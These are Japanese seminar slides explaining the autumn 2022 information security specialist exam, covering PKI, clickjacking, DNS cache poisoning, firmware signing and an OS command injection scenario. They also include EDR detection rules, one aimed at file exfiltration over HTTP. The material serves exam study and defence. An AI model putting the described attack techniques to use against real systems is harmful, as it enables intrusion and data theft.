JP-RISSA
情報処理安全確保支援士会

内閣サイバーセキュリティセンター（NISC）
「2023年サイバーセキュリティ月間」関連行事

情報処理安全確保支援士試験 対策セミナー ＃7 「こう出たR4秋セキスペ解答解説」

2023年1月21日 19:30-21:15　於 YouTube Live

一般社団法人 情報処理安全確保支援士会

理事　村山直紀（むらやま･なおき）　@MurayamaNaoki

（情報処理安全確保支援士 登録番号第000029号）

一般社団法人 情報処理安全確保支援士会

JP-RISSA
情報処理安全確保支援士会

- 設立目的
  「情報処理安全確保支援士」の活躍の場をひろげ、情報社会におけるサイバーセキュリティを含む情報セキュリティを取り巻く環境が向上することを目的とした団体。2019年8月に設立された任意団体を母体として、2020年4月に一般社団法人に改組。

開催の目的【会員の獲得】
入会金 コロナ割で0円（2023/3/11迄）
年会費4800円 詳しくはWebで。

- 主な運営体制
  - 代表理事・会長　山口　敏行
  - 副会長　清土　桂一郎、大島　真言、青羽　真利
  （理事：21名、監事：2名）

【会員の獲得】←ここ大事
① まずは受かってもらう
② 登録・有資格者になる
③ 当会に入会してもらう

- 会員　487名（2023年1月17日時点）
- WEB　https://www.jp-rissa.or.jp/
  https://twitter.com/jp_rissa

TLP：WHITE

NISC「サイバーセキュリティ月間」

JP-RISSA 情報処理安全確保支援士会

- 2023年（令和5年）は，2月1日（水）～3月18日（土）

プリキュアの日　防犯の日　※ 日本記念日協会より

- 関連行事が開催されます。
  - 1月21日（土）～3月31日（金）の開催
  - 詳しくは「みんなで使おうサイバーセキュリティ・ポータルサイト」を。
    - https://security-portal.nisc.go.jp/cybersecuritymonth/2023/

注：URLは予想。
1月20日時点では未開設

- 本セミナーを含む「サイバーセキュリティ月間 関連行事」は，「サイバーセキュリティに関する意識と理解を深める行事」です。
  - もし何か聞かれた時は，意識の高い皆様には“本日の視聴で「サイバーセキュリティに関する意識と理解」が深まった。”と語って頂きたく。

TLP：WHITE

本日の資料の配布元など


JP-RISSA
情報処理安全確保支援士会

- 配布資料のURLは，本日19時過ぎに応募者（参加者＋補欠者）全員にconnpass経由でお送りしたメールに記しています。

- YouTube Live配信URLも，connpass経由のメールに記しています。
  - 後日，当会のYouTubeチャンネル（下記URL）で公開予定。
    - https://www.youtube.com/channel/UCSVHGI28t7h5sVCRO_P88DA

- 参考：本セミナーのconnpass募集ページ
  - https://connpass.com/event/262863/

おかげさまで
connpass全イベ中19位前後



TLP：WHITE

過去開催のアーカイブ

- 対策セミナー #6「こう出た**R4春セキスペ**解答解説」2022/7/16開催
  - 動画 https://youtu.be/sfXVeojrwrY
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2022/07/JP-RISSA_R04-Spring-Test_Ans.pdf
- 対策セミナー #5「こう出た**R3秋セキスペ**解答解説」2022/1/15開催
  - 動画 https://youtu.be/WootX6IFd0g
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2022/01/JP-RISSA_R03-Autumn-Test_Ans.pdf
- 対策セミナー #4「こう出た**R3春セキスペ**解答解説」2021/7/17開催
  - 動画 https://youtu.be/GeyT_4zx1cE
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2021/08/20210717murayama_v2.pdf
- 対策セミナー #3「こう出た**R2セキスペ**解答解説」2021/1/16開催
  - スライド https://www.jp-rissa.or.jp/wp-content/uploads/2021/04/JP-RISSA_R02-Autumn-Test_Ans.pdf

TLP：WHITE

本日の担当（村山直紀）

JP-RISSA
情報処理安全確保支援士会

- 電子デバイス・FPGA用論理合成ツールの輸入販売（H7～H11）
- IT人材育成に転じ，主に企業SE向け研修を担当（H11～）
- コンサルティング，資格試験対策書の執筆・監修（H18～）

本資料は，同書の「速効サプリ®」追補も兼ねます。

- 修士（学術）電気通信大学（注：専門は社会情報学）
- RISS，電通主任（伝交･線路），ネットワークスペシャリスト ほか
- IEEE，情報処理学会，社会情報学会　各会員。当会理事。

TLP：WHITE

免責事項

JP-RISSA
情報処理安全確保支援士会

- 本資料は，村山直紀（以下「村山」）が独自に調査した結果や考察を公表したものであり，情報処理安全確保支援士試験の実施団体（以下「IPA」）の活動とは一切関係がありません。

盗用は340万円を村山に支払う事に同意したものとみなします。

- 本セミナーならびに本資料には，村山が後日，商用として書籍化するネタを多数投入しています。このため本セミナーの私的な録画・録音・写真撮影・スクリーンショットは禁止です。また本資料の再配布時の改変も禁止です。
- 本資料の内容について万全を期して作成しましたが，IPA公表の情報と本資料との間で内容に相違がある場合は，村山が特段の理由を示す場合を除き，IPAが公表する情報の内容が優先します。
- 本セミナーならびに本資料によって受講者が得た情報は，受講者の自己責任での御利用をお願いします。受講者が本セミナーならびに本資料によって受けた金銭その他の損害の責任を，村山ならびに（一社）情報処理安全確保支援士会（JP-RISSA）は一切負いません。
- 本セミナーは子育てママさんを勝手に応援します。

TLP：WHITE

なさっても構わないこと

JP-RISSA
情報処理安全確保支援士会

- **セミナー中は主に，YouTube Live のチャットを拾います。**
- **配信URLは，セミナー終了までは非開示でお願いします。**
- **ツイートはご自由に。**
  - **推奨ハッシュタグ #jprissa**（大文字の **#JPRISSA** も可）
  - ただし，セミナー中に村山がツイートを追うのはキツいです。
  - セミナー後に余力があれば，いいねを押します。
- **感想や概要を，後日ブログとかに書くのは大歓迎。**
  - 一点だけ。私（村山直紀）は名前を間違われるのを嫌がります。

TLP：WHITE

本日の進行予定

JP-RISSA
情報処理安全確保支援士会

対策セミナー#7　1月21日（土）19時半 ～ 21時15分

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分
- こう出た【午後Ⅰ】　35分
- 休憩　5分
- こう出た【午後Ⅱ】　40分
- 質問，クロージング　10分

TLP：WHITE

概観・午前Ⅱ

【概観①】『採点講評』より引用

全問「正答率は平均的」とあるが…（R03春秋 R04春秋 全てこの表現）

- **【午後Ⅰ】**
  - **問1**では，IoT製品の開発を題材に，ファームウェアの改ざん対策及びWebアプリケーションプログラムのセキュリティについて出題した。全体として**正答率は平均的であった**。
  - **問2**では，ソフトウェアの脆弱性に起因するセキュリティ侵害を題材に，攻撃の痕跡の調査から再発防止策の検討までのセキュリティインシデント対応について出題した。全体として**正答率は平均的であった**。
  - **問3**では，オンラインゲーム事業者でのセキュリティインシデント対応を題材に，ソフトウェアのサプライチェーンに起因する攻撃への対処について出題した。全体として**正答率は平均的であった**。
- **【午後Ⅱ】**
  - **問1**では，セキュリティ関連会社での脅威情報調査及びCTFを題材に，マルウェアの動的解析システムの，安全な運用方法の設計能力，及び攻撃者の攻撃手法を想定した事前対策の立案能力を問うた。全体として**正答率は平均的であった**。
  - **問2**では，EDR（Endpoint Detection and Response）を利用した未知マルウェア対策を題材に，EDRで記録したイベントの分析，ルールの作成及びEDRで検知したインシデントへの対応について出題した。全体として**正答率は平均的であった**。

	R02 10月		R03 春期		R03 秋期		R04 春期		R04 秋期	
	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ
A社	82.67	87.00	90.00	87.00	92.67	96.50	79.33	91.00	93.33	87.50
B社	84.67	81.50	81.33	96.00	92.67	91.50	80.00	88.50	88.67	93.50
平均	**83.67**	**84.25**	**85.67**	**91.50**	**92.67**	**94.00**	**79.67**	**89.75**	**91.00**	**90.50**
合格率	19.43%		21.22%		20.14%		19.17%		21.14%	

次頁。

TLP：WHITE

【概観②】これを採点してみた

JP-RISSA 情報処理安全確保支援士会

- 午後Ⅰ 解答速報（1問50点，2問選択）
  - **A社**
    - 問1 47点， 問2 49点， 問3 44点
    - （47＋49＋44）÷ 3 × 2 ＝ **93.33... 点**
  - **B社**
    - 問1 48点， 問2 49点， 問3 36点
    - （48＋49＋36）÷ 3 × 2 ＝ **88.66... 点**
- 午後Ⅱ 解答速報（1問100点，1問選択）
  - **A社**
    - 問1 94点， 問2 81点
    - （94＋81）÷ 2 ＝ **87.5 点**
  - **B社**
    - 問1 100点， 問2 87点
    - （100＋87）÷ 2 ＝ **93.5 点**

【考察】素直だった出題は，午後Ⅰ 問1･問2，午後Ⅱ 問1

※「素直」＝“何を答えて欲しいか”を受験者側が読み取りやすい

※ 村山個人の感想です。

（ツイッタラ村山調べ）午後Ⅱ 満点報告 続出！

R04秋期

得点	午後Ⅰ試験	午後Ⅱ試験
90点～100点	200 名	235 名
80点～89点	746 名	431 名
70点～79点	1,654 名	913 名

（参考）R04春期

得点	午後Ⅰ試験	午後Ⅱ試験
90点～100点	51 名	14 名
80点～89点	389 名	189 名
70点～79点	1,248 名	704 名

	R02 10月		R03 春期		R03 秋期		R04 春期		R04 秋期	
	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ	午後Ⅰ	午後Ⅱ
A社	82.67	87.00	90.00	87.00	92.67	96.50	79.33	91.00	93.33	87.50
B社	84.67	81.50	81.33	96.00	92.67	91.50	80.00	88.50	88.67	93.50
平均	**83.67**	**84.25**	**85.67**	**91.50**	**92.67**	**94.00**	**79.67**	**89.75**	**91.00**	**90.50**
合格率	19.43%		21.22%		20.14%		19.17%		21.14%	

TLP：WHITE

【概観③】「午後Ⅰ」その①

JP-RISSA
情報処理安全確保支援士会

- 『問題冊子』『解答例』より引用。

「IoT製品」だが実質Webサーバ，Linuxの知識も少し必要。

  - **問1　IoT製品の開発**に関する次の記述を読んで，設問に答えよ。
    - 「製品開発においては，設計・開発時に十分なセキュリティ対策を行うことが重要である。脆弱性単体では発生し得る被害が小さいように見えたとしても，他の脆弱性と組み合わせられることで，より大きな被害が発生することもある。」
    - 「本問では，IoT製品の開発を題材に，開発者として脆弱性単体だけでなく，複数の脆弱性の組合せによって生じるリスクを特定する能力，及びアプリケーションプログラムのセキュリティ対策を策定する能力を問う。」

今期の“徳丸試験”。OSコマンドインジェクションと，CSRFを組み合わせた攻撃が登場。

  - **問2　脆弱性に起因するセキュリティインシデントへの対応**に関する次の記述を読んで，設問に答えよ。

どう見ても題材は，2021年12月の“Log4Shell”。

    - 「日々発見される新たな脆弱性に対し，運用者が脆弱性の影響を確認し，必要な対策を行うことは重要である。しかし，全ての脆弱性が攻撃者より早く発見され，運用者が必要な対策を行えるとは限らないので，攻撃者が未修正の脆弱性を悪用するリスクについても考慮しておく必要がある。」
    - 「本問では，ソフトウェアの脆弱性に起因するセキュリティインシデントへの対応を題材に，攻撃者の痕跡を調査し，影響を把握する能力及びセキュリティ侵害を前提とした適切なアクセス制御を設計する能力を問う。」

助かった理由として，答の軸に“Log4ShellによるLDAPの通信がFWで許可されていなかったから”を据えさせる出題（設問3（2））。

【概観④】「午後Ⅰ」その②

JP-RISSA 情報処理安全確保支援士会

- 『問題冊子』『解答例』より引用。

ネトゲの知識は要りません。
Dockerと，REST APIの知識をもつ人に有利な出題。

- **問3　オンラインゲーム事業者でのセキュリティインシデント対応**に関する次の記述を読んで，設問に答えよ。

・当該ゲームイメージに含まれる OSS の一つに，コード Z という悪意のあるプログラムコードが混入しているとの情報があった。当該ゲームイメージを調査したところコード Z を発見した。

  - 「OSSを用いたソフトウェア開発が一般化している。一方，悪意あるプログラムや脆弱性をもつプログラムがOSSに混入する可能性が高まっている。事実，情報セキュリティ10大脅威2022の“組織”向け脅威にサプライチェーンの弱点を悪用した攻撃やゼロデイ攻撃がランクインしている。そこで，そのような事象を想定したインシデントハンドリングの体制及び手順を検討しておくことは重要である。」
  - 「本問では，オンラインゲーム事業者でのセキュリティインシデント対応を題材に，インシデントハンドリングを行う能力を問う。」

【考察】“素直じゃない”出題で得点しにくかった。

※ 村山個人の感想です。

特に設問2（1）が，どう答えたら良いのか迷う出題。

設問２　〔各サーバ上での被害の調査〕について答えよ。

（1）　本文中の下線③について，レスポンスに含まれる内容のうち，攻撃者がレジストリサーバと判断するのに用いたと考えられる情報を，25 字以内で答えよ。

…て，404で返されたHTTPレス…

ここでの「レジストリサーバ」は，Dockerのイメージ（本問でいう「ゲームイメージ」）を登録するサーバ。

※ 文意は，“攻撃者が「これってDockerで動かしてるREST APIが実装されたWeb APIサーバじゃね？」と気づくことになったヒント”

TLP：WHITE

【概観⑤】「午後Ⅱ」その①

JP-RISSA 情報処理安全確保支援士会

- 『問題冊子』『解答例』より引用。

【考察】満点も狙えた出題

- **問1　脅威情報調査**に関する次の記述を読んで，設問に答えよ。
  - 「サイバー攻撃が高度化する中，有効なセキュリティ対策を行う上で重要な要因の一つとして，攻撃者の行動，マルウェアの挙動を観測によって解析することが挙げられる。」
  - 「本問では，セキュリティ関連会社での脅威情報調査及びCTFを題材に，マルウェアの動的解析システムの安全な運用方法の設計能力，及び攻撃者の攻撃手法を想定した事前対策の立案能力を問う。」

初めて出題に “CTF” が取り入れられた

ネットで意見が割れた設問1（2）

マルウェア

検体α

ダウンロードしたプログラムコードは，①ディスクには展開されずメモリ内だけに展開される。このプログラムコードは，キーボード入力を記録し，定期的に C&C サーバに送信するキーロガー機能をもつ。

検体γ

自身が仮想マシン上で動作していることを検知すると，システムコールを使用して自身のプログラムコード中の攻撃コードを削除した後，終了する。この機能は解析を回避するためのものであると考えられる。

Y主任　：近年の攻撃の傾向を考えると，②今日確認した検体αの挙動が，検体αを週明けに再実行した時には，攻撃者による変更によって再現できなくなる可能性がある。念のため，今の仮想マシンの状態を保存しておいてほしい

(2)　本文中の下線②について，再現ができなくなるのは，攻撃者によって何が変更される場合か。攻撃者によって変更されるものを 15 字以内で答えよ。

＼ GACKT様が選ぶのは，どっち？／

【A】“C&Cサーバの**IPアドレス**”

【B】“マルウェアの**プログラムコード**”

© ABC TV

➡正解は
スライドp.48

TLP：WHITE

【概観⑥】「午後Ⅱ」その②

JP-RISSA 情報処理安全確保支援士会

- 『問題冊子』『解答例』より引用。

【考察】“理詰め力”が問われた出題

- **問2　インシデントレスポンスチーム**に関する次の記述を読んで，設問に答えよ。

設問1，設問3，設問5が，EDRに設定する「検知ルール」を書かせた出題。

  - 「未知のマルウェアに対応するため，EDR（Endpoint Detection and Response）の導入が進んでいるが，これを有効に活用するためには，インシデントレスポンス体制の整備が必要である。」
  - 「本問では，未知のマルウェアへの対応にEDRを活用するための技術的な知識，及びインシデントレスポンス体制を整備する能力を問う。」

合否は ほぼ「検知ルール」の書け具合で決まり，書き慣れた方にはサービス問題だったかも。

ルール 1：OS 設定である常駐ソフトのリストに，何らかのソフトウェアが追加された。
ルール 2：OS 設定である常駐ソフトのリストから，何らかのソフトウェアが削除された。
ルール 3：OS のシステムファイルが上書きされた，又は削除された。
ルール 4：ログファイルが削除された。
ルール 5：次の複合ルールが 1 時間以内に 10 回以上発生した。
　- 何らかのファイルが読み込まれた後，1 分以内に，同一のサイズのファイルが HTTP でアップロードされた。

図 3　製品 C の製品出荷時に組み込まれている検知ルール

EDRの仕様を読ませて，こういう「…た。」を矛盾なく書かせる出題。

TLP：WHITE

【午前Ⅱ①】これが出た

JP-RISSA
情報処理安全確保支援士会

- 【「午前Ⅱ」新出題①】

※ ここで「新出題」とは，H21春以降のSC試験での初出題。
過去のSC試験を微修正した再出題は，既出として扱う。

- **問1**　送信者から受信者に**メッセージ認証符号（MAC：Message Authentication Code）を付与したメッセージを送り**，さらに受信者が第三者に転送した。**そのときのMACに関する記述のうち，適切なもの**はどれか。ここで，共通鍵は送信者と受信者だけが知っており，送信者と受信者のそれぞれの公開鍵は3人とも知っているとする。
  - ア　MACは，送信者がメッセージと共通鍵を用いて生成する。MACを用いると，受信者がメッセージの完全性を確認できる。

「第三者」関係ないやん。

- **問2**　PKI（公開鍵基盤）を構成する**RA（Registration Authority）の役割**はどれか。
  - エ　本人確認を行い，デジタル証明書の発行申請の承認又は却下を行う。

これ，過去に出てなかったかな？ → 次のスライド

TLP：WHITE

【午前Ⅱ②】これが出た

- 過去には「VA」を選ばせていた。

【過去の出題例】
R01秋SC午前Ⅱ問3

問３　VA（Validation Authority）の役割はどれか。

ア　属性証明書の発行を代行する。
イ　ディジタル証明書にディジタル署名を付与する。
ウ　ディジタル証明書の失効状態についての問合せに応答する。
エ　本人確認を行い，ディジタル証明書の発行を指示する。

属性認証局（AA：Attribute Authority）
発行局（IA：Issuing Authority）
検証局（VA：Validation Authority）
登録局（RA：Registration Authority）

【今回の出題】
R04秋SC午前Ⅱ問2

問２　PKI（公開鍵基盤）を構成するRA（Registration Authority）の役割はどれか。

ア　デジタル証明書にデジタル署名を付与する。
イ　デジタル証明書に紐(ひも)づけられた属性証明書を発行する。
ウ　デジタル証明書の失効リストを管理し，デジタル証明書の有効性を確認する。
エ　本人確認を行い，デジタル証明書の発行申請の承認又は却下を行う。

発行局（IA：Issuing Authority）
属性認証局（AA：Attribute Authority）
検証局（VA：Validation Authority）
登録局（RA：Registration Authority）

TLP：WHITE

【午前Ⅱ③】これが出た

JP-RISSA 情報処理安全確保支援士会

- 【「午前Ⅱ」新出題②】

“リバースブルートフォース攻撃”だと，この下線部が無い。

- **問6　パスワードスプレー攻撃**に該当するものはどれか。
  - ウ　攻撃の時刻と攻撃元IPアドレスとを変え，かつ，アカウントロックを回避しながらよく用いられるパスワードを複数の利用者IDに同時に試し，ログインを試行する。

- **問7　シングルサインオン（SSO）に関する記述のうち，適切なもの**はどれか。
  - エ　リバースプロキシ方式では，SSOを利用する全てのトラフィックがリバースプロキシサーバに集中し，リバースプロキシサーバが単一障害点になり得る。

説明文が変わった。

【過去の“シングルサインオン”正解表現】

「リバースプロキシを使ったシングルサインオンの場合，利用者認証においてパスワードの代わりにディジタル証明書を用いることができる。」（H30春SC午前Ⅱ問5エ）

TLP：WHITE

【午前Ⅱ④】これが出た

JP-RISSA 情報処理安全確保支援士会

- 【「午前Ⅱ」新出題③】
  - **問8　前方秘匿性（Forward Secrecy）の説明**として，適切なものはどれか。
    - ア　鍵交換に使った秘密鍵が漏えいしたとしても，それより前の暗号文は解読されない。

過去のネットワークスペシャリスト試験［午前Ⅱ］（R03春NW午前Ⅱ問18）の微修正，SC試験では初。
修正前の表現：「前方秘匿性（Forward Secrecy）の性質として，適切なものはどれか。」
→ 正解「ア　鍵交換に使った秘密鍵が漏えいしたとしても，過去の暗号文は解読されない。」

  - **問9　IT製品及びシステムが，必要なセキュリティレベルを満たしているかどうか**について，調達者が判断する際に役立つ評価結果を提供し，独立したセキュリティ**評価結果間の比較を可能にするための規格**はどれか。
    - ア　ISO/IEC 15408

“CC（コモンクライテリア）”の出題例はあるが，SC試験でのこの問われ方は初。
過去の出題例：「ISO/IEC 15408を評価基準とする“ITセキュリティ評価及び認証制度”の説明として，適切なものはどれか。」（H27秋SC午前Ⅱ問6）
→ 正解「ウ　情報技術に関連した製品のセキュリティ機能の適切性，確実性を第三者機関が評価し，その結果を公的に認証する制度」

TLP：WHITE

【午前Ⅱ⑤】これが出た

JP-RISSA 情報処理安全確保支援士会

- 【「午前Ⅱ」新出題④】

「クリックジャッキング攻撃」そのものは知ってる前提。

- **問11　クリックジャッキング攻撃に有効な対策**はどれか。
  - エ　HTTPレスポンスヘッダーに，X-Frame-Optionsを設定する。

R04春 SC午後Ⅱ問1 その⑥

JP-RISSA 情報処理安全確保支援士会

サイトXでは，クリックジャッキングによって，利用者が気付かずに利用者情報の公開範囲を変更させられてしまう脆弱性が検出された。攻撃者が図3の画面を用いてクリックジャッキングを行う場合を仮定してみる。このとき，クリックイベントは，利用者から見て手前にある画面上で発生するものとする。




図3　攻撃者が用いる画面

操作できる手前（パワポでいう「最前面」）を透明に　奥（同「最背面」）を可視に

攻撃者は，画面［ c ］を利用者から見て［ d ］に［ e ］状態で罠サイトに公開し，サイトXの画面［ f ］を利用者から見て［ g ］に［ h ］状態で重ねて表示する。この状態のサイトにアクセスした利用者は，意図せず利用者情報の公開範囲を変更させられてしまう可能性がある。

クリックジャッキング脆弱性の対策には，レスポンスヘッダに［ i ］を含める方法と［ j ］を含める方法がある。後者は標準化されている。

半年前も「Content-Security-Policy」が出た。

R04春SC午後Ⅱ問1設問3（1），設問3（2）

【Q1】本文中の［ c ］～［ h ］に入れる適切な字句を，それぞれの解答群の中から選び，記号で答えよ。

c，fに関する解答群
ア α　イ β
d，gに関する解答群
ア 奥　イ 手前
e，hに関する解答群
ア 可視の　イ 透明な

『安全なウェブサイトの作り方 改訂第7版』p.41～43「1.9 クリックジャッキング」https://www.ipa.go.jp/files/000017316.pdf

【A1】【c】「イ」，【d】「ア」，【e】「ア」，【f】「ア」，【g】「イ」，【h】「イ」

【Q2】本文中の［ i ］，［ j ］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

ア Content-Disposition
イ Content-Security-Policy
ウ X-Content-Type-Options
エ X-Frame-Options

空欄iは徳丸本2版p.197と『安全なウェブサイトの作り方 改訂第7版』p.42に[illegible]。空欄jは徳丸本2版p.428。確かにこの策を使えば，他所から付け入る隙を与えないことでクリックジャッキングを防ぐ，という目的は達成できる。

【A2】【i】「エ」，【j】「イ」

「設問3（2）は，正答率が低かった。クリックジャッキングの対策に使うレスポンスヘッダについては，標準化の動向を含めて正しく理解しておいてほしい。」（『採点講評』より）

TLP：WHITE

今回は「午前Ⅱ」知識問題として出題。

※1　出題ネタは“お下がり”されます。
※2　数年内には「午前Ⅰ」扱いに？

昨春試験の解説スライドより。
（R04春SC午後Ⅱ問1設問3（2）空欄i）

【この“お下がり”とは？】
高度午後の出題ネタ
→ 高度午前Ⅱ
→ 高度午前Ⅰ≒AP午前
→ 10年ほどでITパスポートに至る。

TLP：WHITE

【午前Ⅱ⑥】これが出た

JP-RISSA 情報処理安全確保支援士会

- 【「午前Ⅱ」新出題⑤】
  - **問13**　PCからサーバに対し，**IPv6を利用した通信を行う場合，ネットワーク層で暗号化を行うときに利用するもの**はどれか。
    - ア　IPsec

昔の基本情報技術者試験［午前］（H21秋FE午前問41）の微修正。
あなた なんでSCに来た？

  - **問17**　無線LANのアクセスポイントがもつ**プライバシーセパレータ機能（アクセスポイントアイソレーション）の説明**はどれか。
    - イ　同じアクセスポイントに無線で接続している機器同士の通信を禁止する。

過去のネットワークスペシャリスト試験［午前Ⅱ］（H28秋NW午前Ⅱ問21）の微修正，SC試験では初。
当時の正解表現は「イ　同じ無線LANのアクセスポイントに接続している機器同士の直接通信を禁止する。」

  - **問18**　**IPv6の特徴として，適切なもの**はどれか。
    - エ　ヘッダーは固定長であり，拡張ヘッダー長は8オクテットの整数倍である。

TLP：WHITE

本日の進行予定

JP-RISSA
情報処理安全確保支援士会

対策セミナー#7　1月21日（土）19時半 ～ 21時15分

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後Ⅰ】　35分
- 休憩　5分
- こう出た【午後Ⅱ】　40分
- 質問，クロージング　10分

TLP：WHITE

午後Ⅰ 問1

ロボット掃除機「製品R」

IoT製品の開発に関する次の記述を読んで，設問に答えよ。

問題冊子の字は「IPAゴシック」に変わり，ここも“…読んで，設問1～4に答えよ。”から変更。

「**問1**では，**IoT製品の開発を題材に，ファームウェアの改ざん対策及びWebアプリケーションプログラムのセキュリティについて出題**した。全体として正答率は平均的であった。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - 製品開発においては，設計・開発時に十分なセキュリティ対策を行うことが重要である。脆弱性単体では発生し得る被害が小さいように見えたとしても，他の脆弱性と組み合わせられることで，より大きな被害が発生することもある。
  - 本問では，IoT製品の開発を題材に，開発者として脆弱性単体だけでなく，複数の脆弱性の組合せによって生じるリスクを特定する能力，及びアプリケーションプログラムのセキュリティ対策を策定する能力を問う。

TLP：WHITE

R04秋 SC午後Ⅰ問1 その①

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問1設問1（1）

「DNSキャッシュサーバが権威DNSサーバに（略）名前解決要求を行ったときに，攻撃者が偽装したDNS応答を送信する（略）この攻撃手法は［　a　］と呼ばれる」。この「攻撃が成功すると，DNSキャッシュサーバが攻撃者による応答を正当なDNS応答として処理してしまい，偽の情報が保存される」。

【Q】本文中の［　a　］に入れる攻撃手法の名称を15字以内で答えよ。

【A】「DNSキャッシュポイズニング（14字）」

ここの太字の言い方からすると，“カミンスキーアタック”などの具体的な攻撃名までは問うていないようだ。

R04秋SC午後Ⅰ問1設問1（2），設問1（3）

DNSキャッシュポイズニングの「この攻撃は，DNSキャッシュサーバが通信プロトコルに［　b　］を使って名前解決要求を送信し，かつ，攻撃者が送信したDNS応答が，当該DNSキャッシュサーバに到達できることに加えて，①幾つかの条件を満たした場合に成功する」。

【Q1】本文中の［　b　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。
ア　ARP　　イ　ICMP　　ウ　TCP　　エ　UDP

【A1】「エ（UDP）」

【Q2】本文中の下線①について，攻撃者が送信したDNS応答が攻撃として成功するために満たすべき条件のうちの一つを，30字以内で答えよ。

【A2】「権威DNSサーバからの応答よりも早く到達する。（23字）」

本問は，「DNS応答が，当該DNSキャッシュサーバに到達できる」場合という前提つき。例えばランダマイズした送信元ポート番号でもそれが当たってしまった場合の話なので，“ソースポートランダマイゼーションを使っていない。”等は不正解。

TLP：WHITE

R04秋 SC午後Ⅰ問1 その②

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問1設問1（4）

「設問1（4）は，正答率が低かった。HTTPSを利用して攻撃者のサーバから偽のファームウェアをダウンロードさせない実装を問う問題であったが，暗号化を行うという解答や，サーバ証明書の確認に触れていない解答が散見された。安全な通信を行うためのTLSについて理解を深めてほしい。」（『採点講評』より）

J社の**ロボット掃除機「製品R」がもつ機能**は下記等。

4. ファームウェアアップデート機能

J社のファームウェア提供サーバ（以下，Wサーバという）からインターネット経由で，新しいバージョンのファームウェアを適用する。本機能では，Wサーバに新しいバージョンのファームウェアが存在するかどうかを確認し，存在する場合にはダウンロードして適用する。本機能は，定期的に実行されるが，利用者からWebアプリR経由でファームウェアアップデートが要求されたときも実行される。本機能ではWサーバの名前解決を行う。製品RからWサーバに対するファームウェアアップデートの要求はHTTPSで行う。

DNSキャッシュポイズニング攻撃を受けた「当該DNSキャッシュサーバを製品Rが利用して，この攻撃の影響を（注：製品Rが）受けると，攻撃者のサーバから偽のファームウェアをダウンロードしてしまう。しかし，（注：J社開発部の）Fさんは，**<u>②製品Rは，Wサーバとの間の通信においてHTTPSを適切に実装しているので</u>，この攻撃の影響は受けない**と考えた」。

【Q】本文中の下線②について，<u>どのような実装</u>か。40字以内で答えよ。

設問の意味は，“…について，<u>どんな機能を実装しているべき</u>か。40字以内で…”

【A】「サーバ証明書を検証し，通信相手がWサーバであることを確認する実装（32字）」

TLP：WHITE

R04秋 SC午後Ⅰ問1 その③

JP-RISSA 情報処理安全確保支援士会

IoTでは，川上側（生産者側）を狙った“サプライチェーンリスク”を見破らせる出題に注意。
※ 今回は出題者が「場合」を書いてくれましたが，次に出すなら，この部分を受験者に書かせる？

R04秋SC午後Ⅰ問1設問1（5）

J社の**ロボット掃除機「製品R」が「偽のファームウェアをダウンロードしてしまう場合**として，ほかにも，**攻撃者が**（注：**ファームウェア配布元のサーバである**）**Wサーバに侵入するなどの方法でファームウェアを直接置き換える場合**もあります。**対策として，ファームウェアに［　c　］を導入しましょう。**まず，**製品Rでは［　c　］証明書がJ社のものであることを検証します。**その上で，**検証された［　c　］証明書を使って，ダウンロードしたファームウェアの真正性を検証しましょう」。**

【Q】本文中の［　c　］に入れる適切な字句を10字以内で答えよ。

【A】「コードサイニング（8字）」

単に“デジタル署名”と書いても加点は厳しい。

TLP：WHITE

R04秋 SC午後Ⅰ問1 その④

JP-RISSA 情報処理安全確保支援士会

R04秋SC午後Ⅰ問1設問2

J社の**ロボット掃除機「製品R」がもつ「IPアドレス設定機能には，任意のコマンドを実行してしまう脆弱性がある」。**

```
POST /setvalue HTTP/1.1
Host: 192.168.1.100 1)
（中略）

ipaddress=192.168.1.101&netmask=255.255.255.0&defaultgw=192.168.1.1
```

注 1) “192.168.1.100”は，製品Rの変更前のIPアドレスである。

図3 setvalueに送信されるリクエスト

```
ifconfig eth1 ”192.168.1.101” netmask ”255.255.255.0”
```

図4 IPアドレス設定を行うコマンド

```
POST /setvalue HTTP/1.1
Host: 192.168.1.100
（中略）

